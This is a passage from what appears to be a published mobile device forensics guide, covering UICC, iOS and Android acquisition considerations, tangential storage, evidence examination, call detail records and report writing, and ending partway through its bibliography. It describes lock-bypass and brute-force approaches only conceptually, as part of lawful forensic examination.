If the mobile device is inactive, the contents of the UICC may be acquired independently before that of the handset. The UICC acquisition should be made directly through a PC/SC reader. Attempt the handset acquisition without the UICC present. Many devices permit an acquisition under such conditions, allowing PIN entry for the UICC to be bypassed if it were enabled. If the acquisition attempt is unsuccessful, the UICC may be reinserted and a second attempt made. Performing separate independent acquisitions (i.e., acquiring the UICC before acquiring the contents of the handset) avoids any operating system-related forensic issues associated with an indirect read of UICC data. However, removing the SIM can reportedly cause data to be deleted on some mobile devices.

67.5.3.2. 5.3.2 iOS Device Considerations

Since mid-2009, beginning with the iPhone 3G[s] release, Apple has shipped all iOS devices with a dedicated cryptographic chip, making hardware-accelerated encryption possible. Apple has incorporated this accelerated cryptography into the operating system, marketed as a feature named Data Protection. Data Protection combines hardware-accelerated encryption and an authenticated cryptographic scheme, allowing any file or piece of information to be encrypted or decrypted with a separate key.

Files protected with data protection are encrypted with a random file key, encrypted using a higher tier class key, and stored as a file tag with the file. Passwords (and other sensitive small data) are stored on the device, are encrypted using a similar approach, and are stored in the iOS keychain, a device key escrow mechanism built into the operating system.

Files and keychain elements are protected by one of several access control keys, which are also encrypted in a way that incorporates the user's device passcode. The passcode must be known to decrypt the key hierarchy protecting these select files and keychain elements and disable the device's GUI lock.

The implementation of Data Protection has been criticized for several design flaws and was originally exploited, as shown by Zdziarski in 2009. Due to the simplicity of four-digit PINs or short passwords, brute-forcing the device passcode is often a computationally feasible task. In many cases, brute-forcing a four-digit PIN has been shown to take at most 20 minutes.

Nevertheless, this encryption scheme poses significant challenges to the forensic investigator. The forensic examiner should be aware of these issues and the impact that this encryption has on any iOS-based device presented for examination. Supported devices include the iPhone 3GS and iPhone 4 (both GSM and CDMA models), first-gen iPad, and the latest releases of iPod Touch (3rd and 4th generation). All of these devices have the option to perform a remote wipe of data contained within them. When activated, the UID is destroyed, and 256 bits of the key are destroyed, leaving the examiner with an extremely complex decryption problem. To avoid such scenarios, it is recommended that radio communications are blocked or disabled before an examination and transportation to the lab for examination.

When data protection is active, the file key is obliterated when the file is deleted, leaving encrypted and generally unrecoverable file contents in unallocated space, rendering traditional carving techniques for deleted files useless. Data, however, can often be found residing inside allocated data containers (i.e., SQLite Tables) and should not be discounted or ignored as part of any examination. Recovery of such data can be challenging as SQLite data recovery may be somewhat automated (e.g., epilog); often, manual recovery may be the only option. Fortunately for the forensic investigator, a significant portion of user data is stored within allocated data containers, and garbage collection is not generally performed on these containers.

Apple also offers a feature to users to encrypt all backup data when using iTunes (iOS 4 and later). This option, when used, will only present encrypted files from some forensic extraction tools. These backups can

be decrypted using a brute force attack. Tools exist to perform this attack using GPU acceleration to facilitate a faster brute force attack. The backup encryption feature only applies to data sent through the device's backup service; however, many other services run on the device that provides clear text copies of data, even if backup encryption is active. If the acquisition tool can communicate to these other services, a significant amount of clear text data can be recovered, even if the backup password is not known.

67.5.3.3. 5.3.3 Android Device Considerations

Android is an operating system designed by Google primarily for mobile devices such as smartphones and tablet computers. Android was first released in 2007, and the first Android-based phone was released in October 2008. The Android operating system is open-source, and Google releases a major version about once per year.

Each of the different operating system versions requires slight modifications for each family of devices for full support. This has led to hundreds (if not thousands) of different distributions in the wild.

Much like Apple's iTunes Store, Android has a main application repository called the Google Play Store. Analysis of submitted applications for soundness in the store is much lower and has resulted in many rogue applications making their way into the mainstream application pool. Dozens of other Android application repositories exist as well. This has led to thousands of applications that the examiner may encounter.

Most Android user and application data will be found in SQLite tables located in separate folders for each installed application. This may require the examiner to dump all data in all SQLite tables and search for the resultant data searching for relevant material as less than 5% of the applications are supported by most mobile forensic tools.

Since the operating system is designed for touch screen use, the default protection scheme for the device is a gesture password lock. The lock presents a 3×3 grid for the user to trace his/her finger connecting several cells of the grid to form a pattern. Once the correct pattern is traced, the phone is unlocked. Some forensics tools exist to obtain the gesture—key file to unlock the device.

Most of the access methods for a locked Android device rely on debug mode to be active on the device to begin the forensics extraction process. A few tools have been released to enable debug mode from a locked device; however, the number of supported models is very small.

Most Android-based mobile devices have removable microSD memory cards. Do not overlook the data contained on the MicroSD Card, as they frequently contain a great deal of unencrypted and unprotected data. As a best practice, the microSD card should be write-blocked and imaged using standard digital forensic techniques. The image may then be examined using traditional digital forensic tools, as the media is generally a single partition formatted using exFAT.

Getting into locked devices is also possible using JTAG methods and tools to obtain all of the data from the handset's memory. This bypasses the locked USB port (USB Debugging turned off) and probes Test Access Ports between the USB Port and the CPU. JTAG provides communication to NAND memory through the CPU, allowing memory to be read.

Many tools can parse much of the information presented in the Android OS; however, all tools suffer the same problem as iOS-based devices — multitudes of applications. Hundreds of applications are added

every week. Understanding and reverse engineering each one of them one at a time is a time-consuming process. Many vendors have chosen to focus on parsing the data from the more popular communication applications (e.g., WhatsApp, FaceBook, etc.). The more advanced examiner should be aware of this shortcoming and be prepared to perform testing and reverse engineering for some cases where support for specific applications may not yet exist.

67.5.3.4. 5.3.4 UICC Considerations

Similar to a mobile device, to acquire data from a UICC, a connection must be established from the forensic workstation to the UICC, using a PC/SC reader. As before, the version of the tool being used should be documented, along with any applicable patches or errata from the manufacturer applied to the tool. Once the connection has been established, the forensic software tool may acquire data from the UICC.

Capturing a direct image of the UICC data is not possible because of the protection mechanisms built into the module. Instead, forensic tools send command directives called Application Protocol Data Units (APDUs) to the UICC to extract data logically, without modification, from each elementary data file of the file system. The APDU protocol is a simple command-response exchange. Each element of the file system defined in the GSM standards has a unique numeric identifier assigned. It can be used to walk through the file system and recover data by referencing an element and performing some operation, such as reading its contents.

Because UICCs are highly standardized devices, few issues exist concerning the logical acquisition. The main consideration is selecting a tool that reports the status of any PINs and recovers the data of interest. Vast differences exist in the data recovered by UICC tools. Some recovering only the data thought to have the highest relevance in a typical investigation, and others performing a complete recovery of all data, even though much of it is network related with little investigative value.

67.5.4. 5.4 Tangential Equipment

Tangential equipment includes devices that contain memory and are associated with a mobile device. The three main categories are memory cards, host computers to which a mobile device has synchronized its contents, and cloud-based storage.

Smartphones may provide an interface that supports removable media (e.g., microSD or MMC) containing significant amounts of data. Memory cards are typically flash memory, used as auxiliary user file storage or to convey files to and from the device. Data may be acquired with the use of a write-blocked media reader and a forensic application.

The data contained on a mobile device is often present on a personal computer due to the capability of mobile devices to synchronize or otherwise share information among one or more host computers. Such personal computers or workstations are referred to as synched devices. Because of synchronization, a significant amount of data on a mobile device may be present on the owner's laptop or personal computer and recovered using a conventional computer forensic tool for hard drive acquisition and examination.

67.5.4.1. 5.4.1 Synchronized Devices

Synchronization refers to the process of resolving differences in certain classes of data, such as e-mail residing on two devices (i.e., a mobile phone and a personal computer), to obtain a version that reflects any actions taken by the user (e.g., deletions or additions) on one device or the other. Synchronization of information may occur at either the record level or the file level. When done at the file level, any discrepancies from the last synchronization date and time result in the latest version automatically replacing the older version. Occasionally manual intervention may be needed if upon independently modifying both versions since the last synchronization occurred. Record level synchronization is done similarly, but with more granularity, whereby only out-of-date parts of a file are resolved and replaced.

Mobile devices are typically populated with data from the personal computer during the synchronization process. A significant amount of informative data may reside locally on a personal computer. Data from the mobile device is synchronized to the computer through user-defined preferences in the synchronization software. Because the synchronized contents of a mobile device and personal computer tend to diverge quickly over time, additional information may be found in one device or the other.

The synchronization software and the device type determine where mobile device files are stored on the PC. Each synchronization protocol has a default installation directory, but the location may be user-specified.

67.5.4.2. 5.4.2 Memory Cards

Memory card storage capacity ranges from 128MB and up. As technological advances are made, such media becomes physically smaller and offers larger storage densities. Removable media extends mobile devices' storage capacity, allowing individuals to store additional files beyond the device's built-in capacity and share data between compatible devices.

Some forensics tools can acquire the contents of memory cards; many are not. If the acquisition is logical, deleted data present on the card is not recovered. Fortunately, such media can be treated similarly to a removable disk drive and imaged and analyzed using conventional forensic tools using an external media reader.

Physical acquisition of data present on removable media allows the examiner to search the contents of the media and potentially recover deleted files. One drawback is that mobile device data, such as SMS text messages, may require manual decoding or a separate decoding tool to interpret. A more serious issue is that content protection features incorporated into the card may block data recovery. Table 4 gives a brief overview of various storage media in use.

Table 4: Memory Cards

Name	Characteristics
MMCmicro	Dime size (length-14 mm, width-12 mm, and thickness-1.1 mm) 10-pin connector and a 1 or 4-bit data bus Requires a mechanical adapter to be used in a full size MMCplus slot
Secure Digital (SD) Card	Postage stamp size (length-32 mm, width-24 mm, and thickness-2.1mm) 9-pin connector, 1 or 4-bit data bus Features a mechanical erasure-prevention switch
MiniSD Card	Thumbnail size (length-21.5 mm, width-20 mm, and thickness-1.4 mm) 9-pin connector, 1 or 4-bit data bus Requires a mechanical adapter to be used in a full size SD slot
MicroSD (formerly Transflash) and microSDXC	Dime size (length-15 mm, width-11 mm, and thickness-1 mm) 6-pin connector, 1 or 4-bit data bus
Memory Stick Micro	Dime size (length-12.5 mm, width-15 mm, and thickness-1.2 mm) 11-pin connector, 4-bit data bus

67.5.5. 5.5 Cloud Based Services for Mobile Devices

Mobile cloud computing combines mobile networks and cloud computing allowing user applications and data to be stored on the cloud (i.e., internet servers) rather than the mobile device memory. This data may be stored across geographically diverse locations.

Cloud computing environments are complex in their design and frequently geographically disperse. Often, storage locations for cloud computing are chosen due to the lowest cost and data redundancy requirements. One issue may be the identification of the location of the data. This is an emerging field.

Cloud storage opens numerous possibilities for mobile device application developers beyond mobile device memory limitations. As mobile applications evolve, data retrieval becomes seamless to the user and not apparent if data is stored on the cloud or the mobile device's internal memory.

Several factors within cloud computing environments challenge forensics examiners requiring a hybrid approach to include both live and "dead box" forensic techniques. Additionally, recovery of user data stored in the cloud may become more problematic based on laws and regulations. Retrieval and analysis of cloud-based data should follow agency-specific guidelines on cloud forensics.

The mobile device forensics examiner should not discount cloud-based data left behind (e.g., browser cache or other forensics artifacts) that may be present on tangential equipment enabling an examiner to piece together what has occurred on a device.

67.6. 6. Examination and Analysis

The examination process uncovers digital evidence, including that which may be hidden or obscured. The results are gained through applying established scientifically based methods and should describe the content and state of the data fully, including the source and the potential significance. Data reduction, separating relevant from irrelevant information, occurs once the data is exposed. The analysis process differs from examination in that it looks at the results of the examination for its direct significance and probative value to the case. An examination is a technical process that is the province of a forensic specialist. However, an analysis may be done by roles other than specialists, such as an investigator or the forensic examiner.

The examination process begins with a copy of the evidence acquired from the mobile device. Fortunately, compared with a classical examination of personal computers or network servers, the amount of acquired data to examine is much smaller with mobile devices. Because of the prevalence of proprietary case file formats, the forensic toolkit used for the acquisition is typically used for examination and analysis. While interoperability among the acquisition and examination facilities of different tools is possible, only a few tools support this feature. Examination and analysis using 3rd party tools are generally accomplished by importing a generated mobile device memory dump into a mobile forensics tool that supports 3rd party mobile device images.

The forensic examiner will need information about the case and the parties involved to provide a starting point for potential evidence found. Conducting the examination is a partnership between the forensic analyst or examiner and the investigator. The investigator provides insight into the types of information sought, while the forensic examiner provides the means to find relevant information on the system.

The understanding gained by studying the case should provide ideas about the type of data to target and specific keywords or phrases to use when searching the acquired data. Depending on the type of case, the strategy varies. For example, a case about child pornography may begin with browsing all of the graphic images on the system. In contrast, a case about an Internet-related offense might begin with browsing all Internet history files.

67.6.1. 6.1 Potential Evidence

Mobile device manufacturers typically offer a similar set of information handling features and capabilities, including Personal Information Management (PIM) applications, messaging and e-mail, and web browsing. The set of features and capabilities vary based on the era in which the device was manufactured, the version of firmware running, modifications made for a particular service provider, and any modifications or applications installed by the user. The potential evidence on these devices may include the following items:

- Subscriber and equipment identifiers
- Date/time, language, and other settings
- Phonebook/Contact information
- Calendar information
- Text messages
- Outgoing, incoming, and missed call logs
- Electronic mail
- Photos
- Audio and video recordings
- Multi-media messages
- Instant messaging
- Web browsing activities
- Electronic documents
- Social media related data
- Application related data
- Location information
- Geolocation data

Even esoteric network information found on a UICC may prove useful in an investigation. For example, if a network rejects a location update from a phone attempting to register itself, the list of forbidden network entries in the Forbidden PLMNs (Public Land Mobile Networks) elementary file is updated with the code of the country and network involved [3GP07]. This list is maintained on the UICC and is due to service being declined by a foreign provider. The mobile device of an individual suspected of traveling to a neighboring country might be checked for this information.

The items present on a device are dependent not only on the features and capabilities of the mobile device but also on the voice and data services subscribed to by the user. For example, prepaid phone service may rule out the possibility for multi-media messaging, electronic mail, and web browsing. Similarly, a contract subscription may selectively exclude certain types of service, though the phone itself may support them.

Two types of computer forensic investigations generally take place. The first type is where an incident has occurred, but the offender's identity is unknown (e.g., a hacking incident). The second is where the suspect and the incident are known (e.g., a child-porn investigation). Prepared with the background of the incident, the forensic examiner and analyst may proceed toward accomplishing the following objectives:

- Gather information about the individual(s) involved who.
- Determine the exact nature of the events that occurred what.
- Construct a timeline of events when.
- Uncover information that explains the motivation for the offense why.
- Discover what tools or exploits were used how.

In many instances, the data is peripheral to an investigation or useful in substantiating or refuting an individual's claims about some incident. On occasion, direct knowledge, motivation, and intention may be established. Most of the evidence sources from mobile devices are: contact data, call data, messaging, pictures, video, social media, or Internet-related information. User applications potentially provide other evidence sources. User files placed on the device for rendering, viewing, or editing are other important evidence sources. Besides graphic files, other relevant file content includes audio and video recordings, spreadsheets, presentation slides, and other similar electronic documents.

Installed executable programs may also have relevance in certain situations. Often the most important data recovered is that which links to information held by the service provider. Service providers maintain databases for billing or debiting accounts based on call logs, queried using the subscriber or equipment identifiers. Similarly, undelivered SMS text messages, multi-media, or voice messages may also be recoverable. This may allow an examiner to validate their findings as the data obtained from the device may be verified with the data obtained from the service provider.

(22)

Enhanced 911: Enhanced 911 (E911) is a technology advanced by the U.S. Federal Communications Commission (FCC) enabling mobile devices to process 911 calls and to provide the geographic location of the handset. Therefore, all U.S. based mobile devices possess the ability to establish cellular voice communication when dialing 911 regardless of their service status (i.e., active, inactive). Additionally, GSM and other UICC dependent devices may also establish cellular voice communication by dialing 911 without the presence of a UICC.

All U.S. based cellular carriers are required to handle calls regardless of the mobile device customer's specific carrier. Under the rules, all mobile devices manufactured for sale in the United States after February 13, 2000, that are capable of operating in an analog mode, including dual-mode and multi-mode handsets, must include this special method for processing 911 calls²².

In situations where 911 was dialed on a mobile device, the location information (i.e., the latitude and longitude of the device or cell tower) for the call may be of interest to a forensic investigator. Outgoing 911 calls may or may not be logged in the memory of the mobile device or UICC.

22 For more information, visit: http://transition.fcc.gov/pshs/services/911-services/enhanced911/archives/factsheet_requirements_012001.pdf.

67.6.2. 6.2 Applying Mobile Device Forensic Tools

Once a copy of the acquisition results is available, the next steps involve searching the data, identifying evidence, creating bookmarks, and developing the contents of a final report. Knowledge and experience with the tools used for examination are extremely valuable since using a forensic tool's available features and capabilities can greatly speed the examination process.

It is important to note that forensic tools can contain some degree of error in their operation. For example, the implementation of the tool may have a programming error; the specification of a file structure used by the tool to translate bits into data comprehensible by the examiner may be inaccurate or out of date; or the file structure generated by another program as input may be incorrect, causing the tool to function improperly. Experiments conducted with mobile device forensic tools indicate a prevalence of errors in formatting and displaying data. Therefore, having a high degree of trust and understanding of the tool's ability to perform its function properly is essential. The Computer Forensics Tool Testing (CFTT) project at the National Institute of Standards and Technology (NIST) produces specification, test methods, and test reports that provide a foundation for toolmakers to improve tools, users to make informed choices, and provide interested parties with an overview of any anomalies found. CFTT has spent several years researching and testing forensic tools capable of acquiring data from the internal memory of mobile devices and Subscriber Identity Modules (SIMs).

A knowledgeable individual may tamper with device information, such as purposefully modifying a file extension to foil the workings of a tool, altering the date/time of the mobile device to falsify timestamps associated with logged activities, creating false transactions in the memory of the mobile device or its UICC or utilizing a wiping tool to remove or eliminate data from memory. Seasoned experience with a tool provides an understanding of its limitations, allowing an examiner to compensate for them and minimize errors to achieve the best possible results.

To uncover evidence, specialists should gain the suspect's background, offense and determine a set of terms for the examination. Search expressions should be developed systematically, such as using contact names that may be relevant. By proceeding systematically, the specialist creates a profile for potential leads that may unveil valuable findings. Forensic Examination of Digital Evidence – A Guide for Law Enforcement, produced by the U.S. Department of Justice, offers the following suggestions for the analysis of extracted data:

- Ownership and possession – Identify the individuals who created, modified, or accessed a file and the ownership and possession of questioned data by placing the subject with the device at a particular time and date, locating files of interest in non-default locations, recovering passwords that indicate possession or ownership, and identifying contents of files that are specific to a user.
- Application and file analysis – Identity information relevant to the investigation by examining file content, correlating files to installed applications, identifying relationships between files (e.g., e-mail

files to e-mail attachments), determining the significance of unknown file types, examining system configuration settings, and examining file metadata (e.g., documents containing authorship identification).

- Timeframe analysis – Determine when events occurred on the system to associate usage with an individual by reviewing any logs present and the date/time stamps in the file system, such as the last modified time. Besides call logs, the date/time and content of messages and e-mail can prove useful. Corroborate such data with billing and subscriber records kept by the service provider.
- Data hiding analysis – Detect and recover hidden data that may indicate knowledge, ownership, or intent by correlating file headers to file extensions to show intentional obfuscation; gaining access to password-protected, encrypted, and compressed files; gaining access to steganographic information detected in images, and gaining access to reserved areas of data storage outside the normal file system.

The tool's capabilities and the richness of its features, versus the operating system and type of device under examination, determines what information can be recovered, identified, and reported and the amount of effort needed. The search engine plays a significant role in discovering information used to create bookmarks and final reporting. For example, some tools are used to search for textual evidence to identify and categorize files based on file extension, where others use a file signature database. The latter feature is preferable since it eliminates the possibility of missing data because of an inconsistent file name extension (e.g., eliminating a text file whose extension was changed to a graphics or image file). Similarly, the ability for the tool to find and gather images automatically into a common graphics library for examination is extremely useful.

Searching data for information on incriminating or exculpatory evidence takes patience and can be time-consuming. Some tools have a simple search engine that matches an input text string exactly, allowing only for elementary searches to be performed. Other tools incorporate more intelligent and feature-rich search engines, allowing for generalized regular expression patterns (grep) type searches, including wildcard matches, filtering files by extension, directory, and batch scripts that search for specific types of content (e.g., e-mail addresses, URLs). The greater the tool's capabilities, the more the forensic examiner benefits from the experience and the tool's knowledge.

67.6.3. 6.3 Call and Subscriber Records

Records maintained by the service provider capture information needed to accurately bill a subscriber or, in the case of a prepaid service plan, debit the balance. The records collected are referred to as call detail records (CDRs) generated by the switch handling an originating call or SMS message from a mobile device. The records may also include fixed-line, international gateway, and voice-over IP transaction information for some service providers. While the content and format of these records differ widely from one service provider to another, the fundamental data needed to identify the subscriber/device initiating the call, the initial cell servicing the call, the number dialed, and the call duration is captured. Detailed information such as the cell's identifier (i.e., the BTS) and the sector involved are often included. Appendix C gives an example of the data elements of a CDR specified in the GSM standards. As one can see, considerable discretion about what is implemented is left open to the service providers and network operators.

The retention period for maintaining call detail and other types of records varies among service providers. However, the period is generally limited, requiring immediate action to avoid data loss. One should act quickly to have the cellular carrier preserve any data used to identify communications that have occurred and are linked to the parties of interest, stressing non-disclosure of that action to the account subscriber. The data available may include subscriber records, the content of email servers (i.e., undelivered email), email server logs or other IP address authentication logs, the content of SMS and MMS message servers, and the content of voicemail servers. Note that certain types of undelivered content, such as voicemail, may be considered in transit from a legal standpoint in some jurisdictions. Obtaining or listening to them without the proper authority may be treated as an illegal interception of communications. While the USA PATRIOT Act eliminated this issue at the federal level, state statutes may be intentionally more restrictive or not yet be realigned completely with the federal statute (23).

23 For more information, visit: http://info.sen.ca.gov/pub/bill/asm/ab_1301-1350/ab_1305_cfa_20050603_115538_sen_comm.html.

For example, CDRs will contain sender and receiver phone numbers, time and duration of the call, call type (i.e., voice, SMS), etc. CDRs may be obtained from U.S. service providers through their law enforcement point of contact, with the appropriate legal documentation. Procedures may vary among states in the U.S., and new laws regarding proper seizure are continually legislated. Procedures also vary for getting records from service providers and network operators located in other countries. Close and continuing consultation with legal counsel is advised. Various online law enforcement forums can also help identify points of contact and share tips on procedures for accurately obtaining the required data (24).

24 For more information, visit <http://groups.yahoo.com/group/phoneforensics/> and <https://htcc.secport.com/mailman/listinfo/htcc>.

Besides call detail records, subscriber records maintained by a service provider can provide data useful in an investigation. For example, for GSM systems, the database usually contains the following information about each customer:

- Customer name and address
- Billing name and address (if other than the customer)
- User name and address (if other than the customer)
- Billing account details
- Telephone number (MSISDN)
- IMSI
- UICC serial number (ICCID)
- PIN/PUK for the UICC
- Services allowed

Other useful information, including phone numbers (i.e., work or home), contact information (e.g., email address), and credit card numbers used, may also be retained in subscriber records. Pay-as-you-go prepaid phones purchased anonymously over the counter may also have useful information maintained with their accounts, supplied by the subscribers, such as the credit card numbers used for purchases of additional time or an email address registered online for receipt of notifications. Gaining access to the call records of prepaid phones should not be ruled out.

CDRs and other records maintained by the service provider can be requested using subscriber or equipment identifier information seized or acquired from a mobile device or UICC. This purpose's subscriber information includes the IMSI from the UICC and the mobile device number (i.e., MSISDN). Equipment identifiers used are the ESN or IMEI of the phone and the serial number (i.e., ICCID) of the UICC. The search criteria used could be, for example, all calls received by a certain phone number (e.g., that of a victim) or all calls handled by a base station responsible for a particular cell (i.e., to determine who was in a certain area at a certain time) [Wil03]. The analysis of the initial set of records obtained usually leads to additional requests for related records of other subscribers and equipment based on the data uncovered. For example, frequent calls to a victim's mobile device from one or more other mobile devices before a homicide would logically lead to an interest in obtaining the caller's records (s).

CDRs can be analyzed for a variety of purposes. For example, a service provider may use them to understand the calling patterns of their subscribers and the performance of the network [Aja06]. Call detail records can also be used with cell site tower information obtained from the service provider to translate cell identifiers into geographical locations for the cells involved and identify the general locale from which calls were placed. While plotting call record locations and information onto a map can sometimes be useful, it does not necessarily provide a complete and accurate picture. Cell towers can service phones at distances of up to 35 kilometers (approximately 21 miles) and service several distinct sectors. Radiofrequency coverage maps maintained by the service provider get used to creating a more exact portrayal of the data for the sectors involved. The results of the data analysis can be used to determine the location of the mobile device at a given time [Oco09]. The analysis can also help to establish timelines and identify possible co-conspirators. A change of cell identifier between the beginning and the end of a call over a series of calls may also indicate a general direction of travel or pattern of behavior.

The boundaries of a cell are somewhat variable. Various factors, such as terrain, seasonal changes, antenna performance, and call loading, affect cells' coverage area and the plausible locale to associate with

a call record. Detailed field tests and measurements may be required to ensure an accurate analysis. Tools exist to aid law enforcement in performing cell site analysis and mapping activities independently. In some situations, such as densely populated urban locations involving microcells or picocells with a limited coverage area, location determination may be relatively straightforward by the very nature of the network.

Identifying the geographical coverage of specific cells may provide valuable information when combined with call detail records, geographically establishing plausible locations with some degree of certainty for the times involved. Professional criminals are aware of these capabilities and may attempt to turn them to their advantage by having someone use their mobile device to establish a false alibi. Attempts at evasion may also occur. A common ploy is purchasing, using, and quickly disposing of pay-as-you-go prepaid phones to minimize exposure or use of stolen phones. To obfuscate usage and complicate the analysis of records, various UICCs may be swapped among different GSM/UMTS mobile devices.

Careful analysis of the call records in conjunction with other forms of available data may be useful in establishing the relationship between the mobile device and its owner. For example, call detail records of pay-as-you-go prepaid phones are maintained by and available from network providers, the same as for contract subscriptions. By analyzing the patterns and content of communications and mapping the data to known associates of a suspect, ownership of such phones is possible. Other traditional forms of forensic evidence (e.g., fingerprinting, DNA) may also be used to establish ownership.

Network traffic information quantifying the amount of data transferred to/from the device is also frequently reported and may aid investigators in specific investigations.

67.7. 7. Reporting

Reporting is the process of preparing a detailed summary of all the steps taken and conclusions reached in the investigation of a case. Reporting depends on maintaining a careful record of all actions and observations, describing the results of tests and examinations, and explaining the inferences drawn from the data. A good report relies on solid documentation, notes, photographs, and tool-generated content.

Reporting occurs once the data has been thoroughly searched and relevant items bookmarked. Many forensic tools come with a built-in reporting facility that usually follows predefined templates and may customize the report structure. Permitted customizations include allowing for organization logos and report headers and selecting styles and structure to provide a more professional look tailored to the organization's needs. Reports generated by a forensic tool typically include items from the case file, such as the specialist's name, a case number, date and title, the categories of evidence, and the relevant evidence found. Report generation typically either outputs all of the data obtained or allows examiners to select relevant data (i.e., bookmarked items) for the final report. Including only relevant findings in the report minimizes its size and lessens confusion for the reader.

The software-generated contents are only one part of the overall report. The final report contains the software-generated contents and data accumulated throughout the investigation that summarizes the actions taken, the analysis done, and the relevance of the evidence uncovered. Ideally, the supporting documentation is in electronic form and able to be incorporated directly into the report.

Reporting facilities vary significantly across mobile device acquisition applications. Report generation typically can render a complete report in one of several common formats (e.g., .txt, .csv, .doc, .html, .pdf) or at least provide a means to export out individual data items to compose a report manually. A few tools include no means of report generation or data export. Instead, they require examiners to capture individual screenshots of the tool interface for later assembly into a report format. Regardless of how reports are generated, checking that the finalized report is consistent with the data presented in the user interface representation is vital to identify and eliminate any possible inconsistencies that may appear.

The ability to modify a pre-existing report and incorporate data (e.g., images, video stills) captured by alternative means is advantageous. Auxiliary acquisition techniques are sometimes required to recover specific data types, as mentioned earlier. For example, video recording a manual examination then documents the recovery of data that the automated forensic tool may not have acquired. Video editing software allows still images to be captured for inclusion in the report. Pictures could also be taken of the manual exam using a digital camera. However, this process is less efficient and may not document the entire process, and it may be the only method available.

The type of data determines whether it is presentable in a hard-copy format. Today, many popular mobile devices are capable of capturing audio and video. Such evidentiary data (e.g., audio, video) cannot easily be presented in a printed format. Instead, they should be included with the finalized report on removable media (e.g., CD-R, DVD-R, or flash drive) along with the appropriate application for proper display.

Reports of forensic examination results should include all the information necessary to identify the case and its source, outline the test results and findings, and bear the individual's signature responsible for its contents. In general, the report may include the following information:

- Identity of the reporting agency
- Case identifier or submission number
- Case investigator
- Identity of the submitter
- Date of evidence receipt
- Date of report
- Descriptive list of items submitted for examination, including serial number, make, and model
- Identity and signature of the examiner
- The equipment and setup used in the examination
- Brief description of steps taken during the examination, such as string searches, graphics image searches, and recovering erased files.
- Supporting materials such as printouts of particular items of evidence, digital copies of evidence, and chain of custody documentation
- Details of findings:
 - Specific files related to the request
 - Other files, including deleted files, that support the findings
 - String searches, keyword searches, and text string searches
 - Internet-related evidence, such as Web site traffic analysis, chat logs, cache files, e-mail, and newsgroup activity
- Graphic image analysis
- Indicators of ownership, which could include program registration data
- Data analysis
- Description of relevant programs on the examined items
- Techniques used to hide or mask data, such as encryption, steganography, hidden attributes, hidden partitions, and file name anomalies
- Report conclusions

Digital evidence and the tools, techniques, and methodologies used in an examination are subject to being challenged in a court of law or other formal proceedings. Proper documentation is essential in providing individuals the ability to re-create the process from beginning to end. As part of the reporting process, making a copy of the software used and including it with the output produced is advisable when custom tools are used for examination or analysis, should it become necessary to reproduce forensic processing results.

67.8. 8. References

The references below are divided into two sections. The first section contains bibliographic citations. The second section contains the URLs that were footnoted throughout the guide.

67.8.1. 8.1 Bibliographic Citations

3GPP (2007), Specification of the Subscriber Identity Module – Mobile Equipment (SIM – ME) interface, 3rd Generation Partnership Project, TS 11.11 V8.14.0 (Release 1999), Technical Specification, (2007-06).

Good Practice and Advice Guide for Managers of e-Crime Investigation, January 2011, .

Ireti Ajala, Spatial Analysis of GSM Subscriber Call Data Records, Directions Magazine, Mar 07, 2006, .

Searching Voicemail and E-mail, Point of View, Alameda County District Attorney's Office, Winter 2003, .

Phone, E-mail, and Internet Records, Point of View, Alameda County District Attorney's Office, Fall 2004, .

Marwan Al-Zarouni, Introduction to Mobile Phone Flasher Devices and Considerations for their Use in Mobile Phone Forensics, Australian Digital Forensics Conference, December 2007, .

Adam J. Aviv, Katherine Gibson, Evan Mossop, Matt Blaze, and Jonathan M. Smith, Smudge Attacks on Smartphone Touch Screens, 4th USENIX Workshop on Offensive Technologies, August 2010, .

Rick Ayers, Computer Forensic Tool Testing (CFTT) Program.

Rick Ayers, Forensics@NIST .

Mona Bader, Ibrahim Baggili, iPhone 3GS Forensics: Logical Analysis using Apple iTunes Backup Utility, Small Scale Digital Device Forensics Journal, Vol. 4, No.1, September 2010, .

Graeme B. Bell, Richard Boddington, Solid State Drives: The Beginning of the End for Current Practice in Digital Forensic Recovery?, The Journal of Digital Forensics Security and Law, Volume 5, Number 3, 2010.

Marcel Breeuwsma, Forensic Imaging of Embedded Systems using JTAG (boundary-scan), Digital Investigation, Volume 3, Issue 1, 2006, pp.32-42.

Marcel Breeuwsma, Martien de Jongh, Coert Klaver, Ronald van der Knijff, Mark Roeloffs, Forensic Data Recovery from Flash Memory, Small Scale Digital Device Forensics Journal, Vol. 1, No. 1, June 2007, .

Sam Brothers, How Cell Phone "Forensic" Tools Actually Work – Cell Phone Tool Leveling System, Mobile Forensic World, Chicago, IL, March, 2008.

Sam Brothers, How Cell Phone Forensics Tools Work, AAFS 2012, Washington, DC.

Eoghan Casey, Benjamin Turnbull, Digital Evidence and Computer Crime, Third Edition, Elsevier Inc., 2011 .

Dankar S., Ayers, R., Mislán, R., Hashing Techniques for Mobile Device Forensics, Small Scale Digital Device Forensics Journal, 2009.

Electronic Crime Scene Investigation: A Guide for First Responders, Second Edition, NCJ 219941, April 2008, .

Bob Elder, Chip-Off and JTAG Analysis for Mobile Device Forensics, Evidence Technology Magazine, May-June 2012, .

Digital cellular telecommunications system (Phase 2) – Event and call data (GSM 12.05 version 4.3.1), European Telecommunication Standard (ETS), ETSI TS 100 616 V7.0.1, July 1999.

Salvatore Fiorillo, Theory and practice of flash memory mobile forensics, Australian Digital Forensics Conference, December 2009, .

Dario Forte, Andrea de Donno, Chapter 10: Mobile Network Investigations, Handbook of Digital Forensics and Investigation, Edited by Eoghan Casey, Elsevier Academic Press, 2010.

K. Edward Gibbs, David F. Clark, Chapter 10: Wireless Network Analysis, Handbook of Digital Forensics and Investigation, Edited by Eoghan Casey, Academic Press, 2002.

IMEI Allocation and Approval Guidelines, Version 3.3.0, GSM Association, Permanent Reference Document TW.06, December 2004, .

GSME Position On Data Retention – Implications for The Mobile Industry, GSM Europe, GSM Association, 23 August 2005, .

Job de Haas, Reverse Engineering ARM Based Devices, Black Hat Europe, May 2004, .

Andrew Hoog, Katie Strzempka, 2011, iPhone and iOS Forensics: Investigation, Analysis and Mobile Security for Apple iPhone, iPad and iOS Devices, Elsevier, Jul 25, 2011>.

ITU-T (2006), Automatic International Telephone Credit Cards, International Telecommunications Union, Telecommunication Standardization Sector (ITU-T), Recommendation E.118, (02/01).

Mobile Phone Forensics, 47th EWPITC meeting – Final report, European Working Party on IT Crime, INTERPOL, September 7, 2006.

Wayne Jansen, Aurélien Delaitre, Mobile Forensic Reference Materials: A Methodology and Reification, NIST Interagency Report IR-7617, October 2009, .

Kevin Jonkers, The forensic use of mobile phone flasher boxes⁵, digital investigation 6 (2010) 168–178, .

